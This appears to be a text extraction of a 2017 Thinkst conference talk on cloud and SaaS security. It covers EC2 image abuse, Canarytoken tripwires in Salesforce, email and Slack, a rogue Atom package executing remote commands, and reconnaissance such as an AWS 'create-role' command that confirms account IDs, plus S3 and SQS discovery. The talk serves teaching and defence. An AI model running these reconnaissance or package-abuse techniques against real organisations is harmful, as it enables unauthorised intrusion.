


Fighting the Previous War

<https://thinkst.com>

Who are we?




CANARY



thinkst
applied research

This talk.. almost entirely not my work



Why are we here?



2009

Clobbering the Cloud!

{ haroon | marco | nick }
@sensepost.com

The LOUD in cLOUD security..

- A bunch of people are talking about “the cloud”
- There are large numbers of people who are immediately down on it:
- “There is nothing new here”
- “Same old, Same old”
- If we stand around splitting hairs, we risk missing something important..



```
Created image.part.118
Created image.part.119
Created image.part.120
Created image.part.121
Created image.part.122
Created image.part.123
Created image.part.124
Created image.part.125
Created image.part.126
Created image.part.127
Created image.part.128
Created image.part.129
Created image.part.130
Created image.part.131
Created image.part.132
Created image.part.133
Created image.part.134
Created image.part.135
Created image.part.136
Created image.part.137
Created image.part.138
Created image.part.139
Created image.part.140
Generating digests for each part...
Digests generated.
Unable to read instance meta-data for product-codes
Creating bundle manifest...
ec2-bundle-vol complete.
```



```
root@domU-12-31-39-00-B2-17:~ --  
[root@domU-12-31-39-00-B2-17 ~]# ec2-api-tools-1.3-34128/bin/ec2-register qsc  
IMAGE    ami-f920c190  
█
```

```
Terminal — Python  
[▼] Unregistered [8d21c0e4]  
[▼] [4037] Got [8321c0ea] - Higher than [0022c769]  
[▼] [4039] Got [8521c0ec] - Higher than [0022c769]  
[▼] [4039] Got [8721c0ee] - Higher than [0022c769]  
[▼] [4039] Got [9921c0f0] - Higher than [0022c769]  
[▼] [4041] Got [9b21c0f2] - Higher than [0022c769]  
[▼] Unregistered [8f21c0e6]  
[▼] [4033] Got [9d21c0f4] - Higher than [0022c769]  
[▼] Unregistered [8121c0e8]  
[▼] Unregistered [8321c0ea]  
[▼] [4039] Got [9f21c0f6] - Higher than [0022c769]  
[▼] [4039] Got [9121c0f8] - Higher than [0022c769]  
[▼] Unregistered [8521c0ec]  
[▼] Unregistered [9921c0f0]  
[▼] Unregistered [8721c0ee]
```


Amazon EC2

Amazon Elastic MapReduce

Amazon CloudFront

Navigation

Region: US-East

EC2 Dashboard

INSTANCES

Instances

IMAGES

AMIs

Bundle Tasks

ELASTIC BLOCK STORE

Volumes

Snapshots

NETWORKING & SECURITY

Elastic IPs

Security Groups

Amazon Machine Images

Launch

Register New AMI

De-register

Permissions

Show/Hide

Refresh

Help

Viewing: All Images All Platforms


1 to 50 of 2767 AMIs

	AMI ID	Manifest	Visibility	Platform
<input type="checkbox"/>	ami-0022c769	level22-ec2-images/ubuntu-7.04-feisty-base-20071225a.manifest.xml	Public	Ubuntu
<input type="checkbox"/>	ami-005db969	alestic-64/ubuntu-8.04-hardy-base-64-20081222.manifest.xml	Public	Ubuntu
<input type="checkbox"/>	ami-005dba69	rbuilder-online/new-example-1-x86_64_20133.img.manifest.xml	Public	Other Linux
<input type="checkbox"/>	ami-005eba69	kaavo-ntier-db/imod-ntier-32bit-FC-DB.manifest.xml	Public	Other Linux
<input type="checkbox"/>	ami-00e70069	abami/image.manifest.xml	Public	Other Linux
<input type="checkbox"/>	ami-0111f068	prod-ec2-images/private_install-Jul24-2009.manifest.xml	Public	Other Linux
<input type="checkbox"/>	ami-0111f768	yale-vldb/hadoop-0.19.1-x86_64.manifest.xml	Public	Other Linux
<input type="checkbox"/>	ami-0118fe68	citrix-c3-lab/XenApp5.0_32bit_v1.1.manifest.xml	Public	Windows
<input type="checkbox"/>	ami-0121c068	qscan/image.manifest.xml	Private	Other Linux
<input type="checkbox"/>	ami-0123c268	fedora_11_full/image.manifest.xml	Public	Fedora


```

[haroon@blowfish ~]$ tail -f /var/log/httpd-ssl_error.log
[Wed Jul 15 15:02:09 2009][client 75.101.178.184] /usr/local/www/data-ssl/EC2_IMAGE_BOOTED
[Wed Jul 15 15:04:47 2009][client 75.101.178.184] /usr/local/www/data-ssl/EC2_IMAGE_BOOTED
[Wed Jul 15 15:04:56 2009][client 75.101.178.184] /usr/local/www/data-ssl/EC2_IMAGE_KILLED
  
```



- **Distributed Denial Of Service (DDoS) Attacks:** AWS API endpoints are hosted on the same Internet-scale, world class infrastructure that supports the Amazon.com retail site. Standard DDoS mitigation techniques such as syn cookies and connection limiting are used. To further mitigate the effect of potential DDoS attacks, Amazon maintains internal bandwidth which exceeds its provider-supplied Internet bandwidth.




Scaling Regist



Scaling Registration?






[SensePost – 2009]



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
3 minutes

6 minutes

[SensePost – 2009]

9 minutes

Booting EC2 Intances Exponentially



[SensePost – 2009]



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applied research

“This is different, and will need
different thinking”

- *Us* (2009)



“This is different, and will need
different thinking”

- *Us* (2017)



People still treat SaaS as “Just Another Web-app”

People still treat IaaS as “Hosted Linux Servers”


Differences in:

- Footprinting;
- Exploitation;
- Post Exploitation;
- Persistence.

Always been under-valued

Now it's even harder

Using the service
Extends your attack surface



<http://blog.pentestnepal.tech/post/149985438982/reading-ubers-internal-emails-uber-bug-bounty>

Would you know if it was being
attacked?

Would you know if it was
compromised?

<INTERLUDE>

https://canarytokens.org

Canarytokens by Thinkst

[What is this and why should I care?](#)

Select your token














Provide an email address, or webook URL, or both space separated

Reminder note when this token is triggered.

Fill in the fields above

Brought to you by [Thinkst Canary](#), our insanely easy-to-use honeypot solution that deploys in just four minutes. **Know. When it matters.**

© Thinkst Applied Research 2015–2017

	Web bug / URL token Alert when a URL is visited
	DNS token Alert when a hostname is requested
	Unique email address Alert when an email is sent to a unique address
	Custom Image Web bug Alert when an image you uploaded is viewed
	Microsoft Word Document Get alerted when a document is opened in Microsoft Word
	Acrobat Reader PDF Document Get alerted when a PDF document is opened in Acrobat Reader
	Windows Folder Be notified when a Windows Folder is browsed in Windows Explorer
	Custom exe / binary Fire an alert when an EXE or DLL is executed
	Cloned Website Trigger an alert when your website is cloned
	SQL Server Get alerted when MS SQL Server databases are accessed
	QR Code Generate a QR code for physical tokens
	SVN Alert when someone checks out an SVN repository
	AWS keys Alert when AWS key is used

</INTERLUDE>

Would you know if it was being
attacked?

Would you know if it was
compromised?



Username

Password

Log In

☐ Remember me

[Forgot Your Password?](#)

[Use Custom Domain](#)

[Not a customer?](#)

[Try for Free](#)

SALESFORCE FREE TRIAL

The path to 44% more sales productivity begins with a free trial.

Give your reps a leg up with Salesforce for Sales.

[Try for Free](#)



Home | Salesforce

Person 1

Secure https://eu11.lightning.force.com/one/one.app#/home



Search Salesforce

Sales Home Chatter Accounts Contacts Leads Opportunities Calendar Groups Notes Dashboards More

News



Accenture Names Michelle Gadsden-Williams to Lead Inclusion and...
Management Consulting Industry News
Business Wire · 1d

NEW YORK--(BUSINESS WIRE)--Accenture hired Michelle Gadsden-Williams to lead inclusion and diversity in North America.





The American Waterways Operators Launches PricewaterhouseCoopers...
Management Consulting Industry News
PR Newswire · 1d

ARLINGTON, Va., July 24, 2017 /PRNewswire-USNewswire/ -- The American Waterways Operators today launched a study documenting the contributio...





APPROACHING DEADLINE: L Law PC Announces Securitie
Management Consulting Indust
Yahoo! Finance · 1d

LOS ANGELES, CA / ACCESSWIF
24, 2017 / Lundin Law PC , a sh
rights firm, announces a class ac
lawsuit against Booz Alle...



[See More News](#)



Today's Tasks

☐ Discussion (Sample)
David Adelson (Sample)

[View All](#)

Today's Events

Looks like you're free and clear the rest of the day.

[View Calendar](#)

Today's Tasks

☐ Discussion (Sample)
David Adelson (Sample)

[View All](#)

30 days without any activity
salesforce.com - 320 Widgets (Sample)

30 days without any activity
Acme - 150 Widgets (Sample)

Notes

History

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Canarytokens by Thinkst

What is this and why should I care?

Web bug / URL token ▼

haroon@thinkst.com

Token added to Anna's Salesforce Account

Create my Canarytoken

Brought to you by [Thinkst Canary](#), our insanely easy-to-use honeypot solution that deploys in just four minutes. **Know.**
When it matters.

© [Thinkst Applied Research](#) 2015–2017

This [Canarytokens](#) installation is unaffiliated with Thinkst Applied Research

Canarytokens

Person 1

← → ↻


www.canarytokens.org/generate#

☆ ⓘ I

Canarytokens by Thinkst

New token Manage this token

What is this and why should I care?



Your Web token is active!

Copy this URL to your clipboard and use as you wish:

`http://canarytokens.com/images/0vimnzu9ozeto6authskxlwcf/coi`

↻ 📄

Remember, it gets triggered whenever someone requests the URL.

If the URL is requested as an image (e.g. ``) then a 1x1 image is served. If the URL is surfed in a browser than a blank page is served with fingerprinting Javascript.

Ideas for use:

- In an email with a juicy subject line.
- Embedded in documents.
- Inserted into canary webpages that are only found through brute-force.
- This URL is just an example. Apart from the hostname and the actual token (the random string), you can change all other parts of the URL.

Lightning Components

↶

Search components...

🔍

- ▼ Standard (18)
- 🗪

App Launcher
- 💬

Assistant
- 💬

Chatter Feed
- ⚡

Chatter Publisher
- 📋

Filter List
- 🌊

Flow
- 📰

News
- 📊

Quarterly Performance
- 🕒

Recent Items
- 💡

Recommendations
- 📈

Report Chart
- 📄

Rich Text
- 🕒

SmartScope Recent Record
- 📋

Today's Tasks
- 📊

Top Deals
- 📋

Trending Topics



- Quick Actions
- Export All Customer Data [Export]
 - Export All Sales Data [Export]
 - Something else illegal Sounding [Do it]

News

Accenture Names Michelle Gadsden-Williams to Lead Inclusion and...

The American Waterways Operators Launches PricewaterhouseCoopers...

APPROACHING DEADLINE: Lundin Law PC Announces Securities Class...

Accenture: 1 Digital Trans...

See More News

- Today's Tasks
- ☐ Discussion (Sample)

David Adelson (Sample)
- View All

Today's Events

Looks like you're free and clear the rest of the day

View Calendar

Today's Tasks

☐ Discussion (Sample)

David Adelson (Sample)

View All

Top Deals

Acme - 1,200 Widgets (Sample)

- Assistant
- > 30 days without any activity

Acme - 170 Widgets (Sample)

🔍📅✕
- > 30 days without any activity

Global Media - 200 Widgets (Sample)

🔍📅✕
- > 30 days without any activity

Acme - 1250 Widgets (Sample)

🔍📅✕
- > 30 days without any activity

Acme - 200 Widgets (Sample)

🔍📅✕
- > 30 days without any activity

Global Media - 400 Widgets (Sample)

🔍📅✕
- > 30 days without any activity

salesforce.com - 210 Widgets (Sample)

🔍📅✕
- > 30 days without any activity

Global Media - 1750 Widgets (Sample)

🔍📅✕
- > 30 days without any activity

Acme - 140 Widgets (Sample)

🔍📅✕
- > 30 days without any activity

salesforce.com - 320 Widgets (Sample)

🔍📅✕
- > 30 days without any activity

Acme - 150 Widgets (Sample)

🔍📅✕

Page > Rich Text

B

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📋

📋

📋

📋

📋

Font

Size

A

- Quick Actions:
- Export All Customer Data [Export]
 - Export All Sales Data [Export]
 - Something else illegal Sounding [Do it]

Quick Actions:

- Export All Customer Data [[Export](#)]
- Export All Sales Data [[Export](#)]
- Something else illegal Sounding [[Do it](#)]

News

Accenture Named Leader in IDC

[IT Services Global Market Key Players](#)

Activate Home Page Default

Set this page as the default Home page or assign it to specific profiles. Users see the default Home page unless they're assigned to profiles with access to a different Home page.

- ☒ Set this page as the default Home page
- ☐ Assign this Home page to specific profiles

Cancel

Next

Canarytoken triggered

ALERT

An HTTP Canarytoken has been triggered by the Source IP 136.179.21.69.

Basic Details:

Channel	HTTP
Time	2017-07-26 00:41:50
Canarytoken	0vimnzu9ozeto6authskxlwcf
Token Reminder	Token added to Anna's Salesforce Account
Token Type	web
User Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.115 Safari/537.36

Canarytoken Management Details:

Manage this Canarytoken [here](#)

More info on this token [here](#)

Differences in:

- Footprinting;
- Exploitation;
- Post Exploitation;
- Persistence.

Not always where we expect


Devices are (getting) harder
But boundaries are fuzzier

Splitting of the Atom



A hackable text editor
for the 21st Century





untitled

Telemetry Consent

Welcome

Welcome Guide



A hackable text editor for the 21st Century

For help, please visit

- The [Atom docs](#) for Guides and the API reference.
- The Atom forum at [discuss.atom.io](#)
- The [Atom org](#). This is where all GitHub-created Atom packages can be found.

☒ Show Welcome Guide when opening Atom

[atom.io](#) x

Get to know Atom!

Open a Project

Version control with Git and GitHub

Install a Package

Choose a Theme

Customize the Styling

Hack on the Init Script

Add a Snippet

Learn Keyboard Shortcuts

Welcome Guide

0 files 1 update

Telemetry Consent

Settings

Core

Editor

Keybindings

Packages

Themes

Updates

Install

Open Config Folder

+ Install Packages

?

 Packages are published to [atom.io](#) and are installed to `/Users/haroon/.atom/packages`

Search packages

PackagesThemes

★ Featured Packages

Hydrogen 1.19.0

Run code and get results inline using Jupyter kernels like IPython, IJulia, and iTorch

nteract

168,063

Install

atom-clock 0.1.13

Display a customizable clock in the status bar.

b3by

217,476

Install

atomify 0.6.0

Where Atom Meets Spotify (For Macs)

jaebradley

19,341

Install

Settings

0 files1 update

Telemetry Consent

Settings

Core

Editor

Keybindings

Packages

Themes

Updates

Install

Open Config Folder

Install Packages

?

 Packages are published to [atom.io](#) and are installed to `/Users/haroon/.atom/packages`


touch-type-teacher

Packages

Themes

touch-type-teacher 0.15.0


Learn to touch type by being forced to watch the screen as random characters are entered into your text as you type.

 touchtypist

Install

atom-typescript 11.0.6


The only TypeScript plugin you will ever need.

 TypeStrong

Install

file-type-icons 1.3.4


Changes the icon for files in the Tree View and Tabs to reflect the file's type

 lee-dohm

Install

file-types 0.5.5

Specify additional file types for languages.


 execjosh

Install

Settings

0 files

1 update

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Telemetry Consent

Settings

Core

Editor

Keybindings

Packages

Themes

Updates

Install

Open Config Folder

Install Packages

?

 Packages are published to [atom.io](#) and are installed to `/Users/haroon/.atom/packages`

touch-type-teacher

Packages

Themes

touch-type-teacher 0.15.0

Learn to touch type by being forced to watch the screen as random characters are entered into your text as you type.

touchtypist

Uninstall

Disable

atom-typescript 11.0.6

The only TypeScript plugin you will ever need.

TS

TypeStrong

Install

file-type-icons 1.3.4

Changes the icon for files in the Tree View and Tabs to reflect the file's type

lee-dohm

Install

file-types 0.5.5

Specify additional file types for languages.


execjosh


Install

Settings

0 files

1 update


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demo

apps@ip-172-10-0-1... #1

2. apps@ip-172-10-0-125:~/myapp (ssh)




demo

demo — ~

- Atom Beautify ▶
- Auto-Indent ▶
- Bracket Matcher ▶
- Command Palette ▶
- Dev Live Reload ▶
- Git Diff ▶
- GitHub ▶
- Keybinding Resolver ▶
- Markdown Preview ▶
- Minify ▶
- Open On GitHub ▶
- Package Generator ▶
- Pretty JSON ▶
- Settings View ▶
- Snippets ▶
- Spell Check ▶
- Styleguide ▶
- Symbols ▶
- Timecop ▶
- touch-type-teacher ▶
- Tree View ▶
- Whitespace ▶

apps@ip-172-10-0-1... 1

z. apps@ip-172-10-0-125:~/myapp (ssh)



```
192.168.10.1: Sending 'whoami'  
192.168.10.1: Result of 'whoami':  
nick
```

```
192.168.10.1: Sending 'ls /Users'  
192.168.10.1: Result of 'ls /Users':  
Deleted Users  
Guest  
Shared  
nick
```

Differences in:

- Footprinting;
- Exploitation;
- Post Exploitation;
- Persistence.

Own a client - Read their Mail

Canarytokens

Person 1

www.canarytokens.org/generate#

☆ ⓘ I m

Canarytokens by Thinkst

What is this and why should I care?

Web bug / URL token

haroon@thinkst.com

Stored in Aadila's Email

Create my Canarytoken

Brought to you by [Thinkst Canary](#), our insanely easy-to-use honeypot solution that deploys in just four minutes. **Know.**
When it matters.

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Canarytokens


Person 1

← → ↻ ⓘ www.canarytokens.org/generate# ☆ ⓘ ⓘ ⓘ ⓘ ⓘ

Canarytokens by Thinkst


[What is this and why should I care?](#)

[New token](#) [Manage this token](#)



Your Web token is active!

Copy this URL to your clipboard and use as you wish:

`http://canarytokens.com/traffic/rm3gs14t4l67dnejnj2pnwvrs/ci`

Remember, it gets triggered whenever someone requests the URL.

If the URL is requested as an image (e.g. ``) then a 1x1 image is served. If the URL is surfed in a browser than a blank page is served with fingerprinting Javascript.

Ideas for use:

- In an email with a juicy subject line.
- Embedded in documents.
- Inserted into canary webpages that are only found through brute-force.
- This URL is just an example. Apart from the hostname and the actual token (the random string), you can change all other parts of the URL.

Secure https://mail.google.com/mail/u/0/#inbox

Mail ▾

COMPOSE

Inbox (1)

Starred

Sent Mail

Drafts

[Imap]/Outbox

Canary Alerts

More ▾

Demo ▾ +

0.02 GB (0%) of 15 GB used
[Manage](#)

Primary Social Promotions +

1-1 of 1 < > [Keyboard Icon] [Settings Icon]

☐ ☆ Haroon Meer Password for HR System - Heya Aadila You can grab the latest source code from the internal 5:41 am

Password for HR System

Inbox x



Haroon Meer <haroon@thinkst.com>

5:41 AM (2 minutes ago) ☆

to me ▾

Heya Aadila

You can grab the latest source code from the internal repo:

<http://repo.thinkst.com/traffic/rm3gs14t4l67dnejnj2pnwvrs/repo-login>

Username: thinkst

Password: thinkst

Shout if you need anything else.

/mh



Canarytoken triggered

ALERT

An HTTP Canarytoken has been triggered by the Source IP 136.179.21.69.

Basic Details:

Channel	HTTP
Time	2017-07-26 02:45:43
Canarytoken	rm3gs14t4l67dnejnj2pnwvrs
Token Reminder	Stored in Aadila's Email
Token Type	web
User Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.115 Safari/537.36

Canarytoken Management Details:

Manage this Canarytoken here
More info on this token here



Tabletop Scenarios

@badthingsdaily

Following



Your company uses a popular group chat tool. An employee's credentials leak and a rogue login grabs messages from every channel over time.

11:00 PM - 5 Jun 2017

24 Retweets 53 Likes



1



24



53





Alun Jones @ftp_alun · Jun 5



Replying to @badthingsdaily @hypatiadotca

I'm asking 2 questions at the start of this exercise:

1. Our employee, or employee of chat vendor?
2. Did we find out about this leak yet? How?



1



Alun Jones @ftp_alun · Jun 5



To clarify, 2 is meant as a "we weren't monitoring that feed, so how did we catch that a leak was even happening?" question.



2



Ryan McGeehan @Magoo · Jun 6



Replying to @ftp_alun @badthingsdaily @hypatiadotca

Well, not all tabletops need to start with a direct lead, they can start with a hypothetical you haven't actually caught yet as well.



2



Alun Jones @ftp_alun · Jun 6



It peters out pretty quickly if the resultant discussion becomes "we have nothing to detect this". :)



1



How would you know?



Thinkst

mh



All Unreads

All Threads

STARRED

cooler

sales-room

slackbot

CHANNELS

#cooler


10 | 1 | "This is an automated system, so confirming stuff is moot" -- random dev



Search



7 Updates




- 01:10 max 🤖 hahahaha
- 01:11 nick oh wow
i haven't seen that video
- 01:11 mh i show my concern..
- 01:11 nick in forever
- 01:11 mh i was on the floor laughing my 🍑s off
- 01:11 max 🤖 where was that?
- 01:11 nick a better question is *when*
- 01:11 mh im guessing 2009, in the room pre: clobbering the cloud
- 01:14 mls at about 02:30 the night before the talk as i recall
late night stupidity
- 01:14 jay 🙌 Hahahaha that's awesome!!! He got hops!!
- 01:14 mls barely cleared those pillows
- 01:15 max 🤖 i think we need a recreation vid
- 01:46 az hahah, that vid ... man, never gets old



Message #cooler





01:46 **az** hahah, that vid ... man, never gets old

06:19 **mh** <http://canarytokens.com/traffic/rm3gs14t4l67dnejnj2pnwvrs/passwords>

11:09 **mh** does the icon for the canary twitter account appear broken to you guys?

11:10 **nick** Looks ok to me?



11:12 **max**  yeah there's a little bump at the bottom but all good

Today

13:56 **mh** <http://45e51129ec7e.o3n.io/content/ubo934avq4wet2ua84pb0mtag/password.jpg> (75kB) ▼



(ignore that - me testing something)

! Canarytoken triggered (Web Image: Testing Slack Thought) ✕

Timestamp: 2017-07-03 13:56:44 GMT+0300 (+03)
Canary Name: [Canarytokens](#)
Description: Canarytoken triggered
Token Creation: 2017-07-03 13:56:07 GMT+0300 (+03)
Token: Remote Web Image
Source IP: 54.161.187.202

More Details

Country : United States (+03)
Co-ordinates : 39.04372024536133 -77.48748779296875
Headers:
Accept: */*
Accept-Encoding: gzip,deflate
Cache-Control: max-age=259200
Connection: keep-alive
Content-Length:
Content-Type:
Host: 45e51129ec7e.o3n.io
Range: bytes=0-16384
User-Agent: Slackbot-LinkExpanding 1.0 (+https://api.slack.com/robots)

⊖ Mark as seen

#cooler

★ | 9 | 1 | "This is an automated system, so confirming stuff is moot" -- random dev



Search



May 31st

- 00:40 **CanarySales** APP Canary Enquiry from [REDACTED]
- 00:41 **jay** 🙄 Hmmmm, that seems to be happening a bit (maybe something we should do to not have people feel they need to do both)
- 00:48 **mh** nah.. its ok (retrospective edit test) <http://45e51129ec7e.o3n.io/cdn/hz7cvwz13j387avb6zzywee4j/covfefe2.jpg> (edited)
- 12:18 **mls** if you guys haven't seen it yet, jay built matt a dashboard to summarise [REDACTED]

Q covfefe2



Search Results

Recent

Relevant



Messages (1)

Files (0)

Include: only messages from channels I have open ▾

#cooler

Jump • May 31st

00:41

jay 🙄

Hmmm, that seems to be happening a bit

00:48

mh

... ok (retrospective edit test)



<http://45e51129ec7e.o3n.io/cdn/hz7cvwz13j387avb6zzywee4j/covfefe2.jpg>

12:18

mls

if you guys haven't seen it yet, jay built matt a

PAGE 1 OF 1



thinkst
applied research

Differences in:

- Footprinting;
- Exploitation;
- Post Exploitation;
- Persistence.

It's all about the App?

Self XSS becomes a thing..

MobileMe Account - Nicholas Arvanitis (xp_nick)

https://secure.me.com/account/#&navindex=10

Apple Inc. Google

Summary

Personal Info

Account Options

Billing Info

Password Settings

Storage Settings

Personal Domain

Security Certificates

Find My iPhone

Find My iPhone and Remote Wipe

Find iPhone

iPhone

iPhone 3G

Online



☐ Map reflects device's approximate location as of 7:32 AM on June 25, 2008. Updating location. This may take up to three minutes.

Update Location

Display a Message or Play a Sound

Write a message that will appear on your iPhone's screen. You can also play a sound on your iPhone, even if it is in silent mode.

Display a Message...

Remote Wipe

This will permanently delete all media and data on your iPhone, including its...

Remote Wipe

inkst
plied research




MobileMe Account - Nicholas Ar

https://secure.me.com/account/#&navindex=10

- Summary
- Personal Info
- Account Options
- Billing Info
- Password Settings
- Storage Settings
- Personal Domain
- Security Certificates
- Find My iPhone

Dead iPhone 9G
iCloud



Map reflects device's approximate location as of 7:44 AM on June 10, 2008.
Refining location. This may take up to three minutes.


Display a Message or Play a Sound

Write a message that will appear on your iPhone's screen. You can also play a sound on your iPhone, even if it is in silent mode.


Remote Wipe



This will permanently delete all media and data on your iPhone, returning it to factory settings. This will not suspend your wireless service. Once wiped, your iPhone will no longer be able to display messages or be located. [Learn more.](#)

Find iPhone



iPhone 9G
iCloud








<input type="checkbox"/>	Name	Instance ID	Instance Type	Availability Zone	Instance State	Status Checks
<input checked="" type="checkbox"/>	CloudCanary			eu-west-1a	● running	✓ 2/2 checks passed
<input type="checkbox"/>	Canary Console -			eu-west-1a	● running	✓ 2/2 checks passed
<input type="checkbox"/>	Canary Console -			eu-west-1a	● running	✓ 2/2 checks passed
<input type="checkbox"/>	Canary Console -			eu-west-1a	● running	✓ 2/2 checks passed
<input type="checkbox"/>	Canary Console -			eu-west-1a	● running	✓ 2/2 checks passed
<input type="checkbox"/>	Canary Console -			eu-west-1a	● running	✓ 2/2 checks passed
<input type="checkbox"/>	Canary Console -			eu-west-1a	● running	✓ 2/2 checks passed
<input type="checkbox"/>	Canary Console -			eu-west-1a	● running	✓ 2/2 checks passed
<input type="checkbox"/>	Canary Console -			eu-west-1a	● running	✓ 2/2 checks passed
<input type="checkbox"/>	Canary Console -			eu-west-1a	● running	✓ 2/2 checks passed
<input type="checkbox"/>	Canary Console -			eu-west-1a	● running	✓ 2/2 checks passed
<input type="checkbox"/>	Canary Console -			eu-west-1a	● running	✓ 2/2 checks passed

WordPress Hosting

How to run WordPress on AWS


WordPress is one of the world's most popular web publishing platforms, being used to publish 27% of all websites, from personal blogs to some of the biggest news sites. This reference architecture simplifies the complexity of deploying a scalable and highly available WordPress site on AWS.



- 1 Static and dynamic content is delivered by **Amazon CloudFront**.
- 2 An **Internet gateway** allows communication between instances in your VPC and the Internet.
- 3 **NAT gateways** in each public subnet enable Amazon EC2 instances in private subnets (App & Data) to access the Internet.
- 4 Use an **Application Load Balancer** to distribute web traffic across an Auto Scaling Group of Amazon EC2 instances in multiple AZs.
- 5 Run your WordPress site using an **Auto Scaling group of Amazon EC2 instances**. Install the latest versions of WordPress, Apache web server, PHP 7, and OPcache and build an Amazon Machine Image that will be used by the Auto Scaling group launch configuration to launch new instances in the Auto Scaling group.
- 6 If database access patterns are read-heavy, consider using a WordPress plugin that takes advantage of a caching layer like **Amazon ElastiCache (Memcached)** in front of the database layer to cache frequently accessed data.
- 7 Simplify your database administration by running your database layer in **Amazon RDS** using either Aurora or MySQL.
- 8 Amazon EC2 instances access shared WordPress data in an Amazon EFS file system using **Mount Targets** in each AZ in your VPC.
- 9 Use **Amazon EFS**, a simple, highly available, and scalable network file system so WordPress instances have access to your shared, unstructured WordPress data, like php files, config, themes, plugins, etc.




Function counts





VS



thinkst
applied research



- Recon
- Compromise
- Lateral movement

- Privesc
- Persistence
- Logging disruption

- Recon

- Compromise


- Lateral movement

- Privesc

- Persistence

- Logging disruption

Recon



The screenshot shows the AWS login interface. At the top left is the Amazon Web Services logo. Below it, there are three input fields: 'Account:', 'User Name:', and 'Password:'. The 'Account:' field contains the text '123456789012'. A large green arrow points from the top right towards the 'Account:' field. Below the 'Password:' field, there is a line of text: 'MFA users, enter your code on the next screen.' and a blue 'Sign In' button. At the bottom, there is a link: '[Sign-in using root account credentials](#)'.

Account: 123456789012

User Name:

Password:

MFA users, enter your code on the next screen.

[Sign In](#)

[Sign-in using root account credentials](#)


Recon

Account: 123456789576

```
aws iam create-role --role-name foo1 --assume-role-policy
document "$(echo "{\"Version\": \"2012-10-17\", \"Statement\":
[ { \"Effect\": \"Allow\", \"Action\": \"sts:AssumeRole\",
\"Principal\": { \"AWS\": [\"123456789012\"] } } ] }")"
```

Recon

```
[ec2-user@ip-172-31-29-166 ~]$ aws iam create-role --role-name foo1 --assume-  
-role-policy-document "$(echo '{"Version': '2012-10-17', 'Statement':  
[ { 'Effect': 'Allow', 'Action': 'sts:AssumeRole', 'Principal': {  
  'AWS': ['123456789012'] } } ] }')
```



An error occurred (MalformedPolicyDocument) when calling the CreateRole operation: Invalid principal in policy: "AWS": "123456789012"

```
[ec2-user@ip-172-31-29-166 ~]$ aws iam create-role --role-name foo1 --assume
-role-policy-document "$(echo "{\"Version\": \"2012-10-17\", \"Statement\":
[ { \"Effect\": \"Allow\", \"Action\": \"sts:AssumeRole\", \"Principal\": {
\"AWS\": [\"██████████\"] } } ] }")"
{
  "Role": {
    "AssumeRolePolicyDocument": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Action": "sts:AssumeRole",
          "Effect": "Allow",
          "Principal": {
            "AWS": [
              "██████████"
            ]
          }
        }
      ]
    },
    "RoleId": "AROAJ0IFH3ZXDBZSPSVKI",
    "CreateDate": "2017-07-25T18:48:08.698Z",
    "RoleName": "foo1",
    "Path": "/",
    "Arn": "arn:aws:iam::██████████:role/foo1"
  }
}
```


Recon

It works! (Reeeeeeeeeeally slowly)

Recon

Discussion Forums

Welcome, Guest | [Login](#) | [Forums Help](#)

[Discussion Forums](#) > [Advanced Search](#)

Search Terms:

Category or Forum:

All

Username or ID:

Date Range:

All

Results:

15

Search


Search Tips


1 results for "

Sort by:

Relevance

1. **Re: Not able to create device pool using CLI**



posted by:  , posted on: Sep 22, 2015 11:08 AM , Relevance: 100% , [Show all results within this thread](#)

(ArgumentException) occurred when calling the CreateUpload operation: arn:aws:devicefarm:us-west-2::project:EBBFFD6F-CE56-4208-B89D-A34CD7395907 is not a valid project arn But, I am using ...

<input type="checkbox"/>	AMI ID	Source	Owner	Visibility	Status	Creation Date
<input type="checkbox"/>	ami-00103874	alestic-32-eu-west-1/ubuntu-6.06-dap...	063491364108	Public	available	-
<input type="checkbox"/>	ami-00b18074	wpt-ireland/ie8-20110703.manifest.xml	314854558937	Public	available	July 3, 2011 at 8:15
<input type="checkbox"/>	ami-00f35b77	trustance-eu-west-1/0.9.1/ami.img.ma...	003046273657	Public	available	October 26, 2014 at
<input type="checkbox"/>	ami-01757175	enterprisedb-ppcd-1-0-pg9-1-x86-64-2...	747919436152	Public	available	June 29, 2012 at 5:
<input type="checkbox"/>	ami-01b89075	alestic-32-eu-west-1/ubuntu-8.10-intre...	063491364108	Public	available	-
<input type="checkbox"/>	ami-02103876	alestic-32-eu-west-1/debian-6.0-squee...	063491364108	Public	available	-
<input type="checkbox"/>	ami-029f9476	centos64-eu-west-1/CentOS6.4-basht...	131390343770	Public	available	March 14, 2013 at 4
<input type="checkbox"/>	ami-03b89077	alestic-32-eu-west-1/ubuntu-8.10-intre...	063491364108	Public	available	-
<input type="checkbox"/>	ami-03be9677	rightscale-eu/CentOS_5.2_x64_v4.1.2...	411009282317	Public	available	-
<input type="checkbox"/>	ami-03d1e877	enterprisedb-ppcd-1-0-ppas9-1-x86-6...	747919436152	Public	available	March 6, 2012 at 10
<input type="checkbox"/>	ami-03ddc077	/hypertable-eu/training/m1.xlarge-1/im...	180777447352	Public	available	June 30, 2013 at 3:
<input type="checkbox"/>	ami-04665670	cloudtest-images-eu-west-1/maestro-o...	851601128636	Public	available	July 15, 2011 at 8:0
<input type="checkbox"/>	ami-05270c71	cloud-tools-eu-x86-v1-2-110909-2217/...	405919819755	Public	available	-
<input type="checkbox"/>	ami-05b89071	alestic-32-eu-west-1/ubuntu-8.04-hard...	063491364108	Public	available	-
<input type="checkbox"/>	ami-05c2e971	ubuntu-images-eu/ubuntu-karmic-9.10...	099720109477	Public	available	January 21, 2010 at

Recon

Public access

	Group 	List objects 
<input type="radio"/>	Any AWS user	Yes
<input type="radio"/>	Everyone	-

Recon

S3 bucket discovery

SECURITY THROUGH...WHAT EXACTLY? —

Defense contractor stored intelligence data in Amazon cloud unprotected [Updated]

Booz Allen Hamilton engineer posted geospatial intelligence to Amazon S3 bucket.

SEAN GALLAGHER - 5/31/2017, 1:00 PM

The Great S3 Bucket search

<https://community.rapid7.com/community/infosec/blog/2013/03/27/1951-open-s3-buckets>

https://digi.ninja/blog/analysing_amazons_buckets.php

Recon



Simple Queue Service

Recon

Account IDs ✓
Queue Names ✓

Recon

[https://sqs.us-east-1.amazonaws.com/
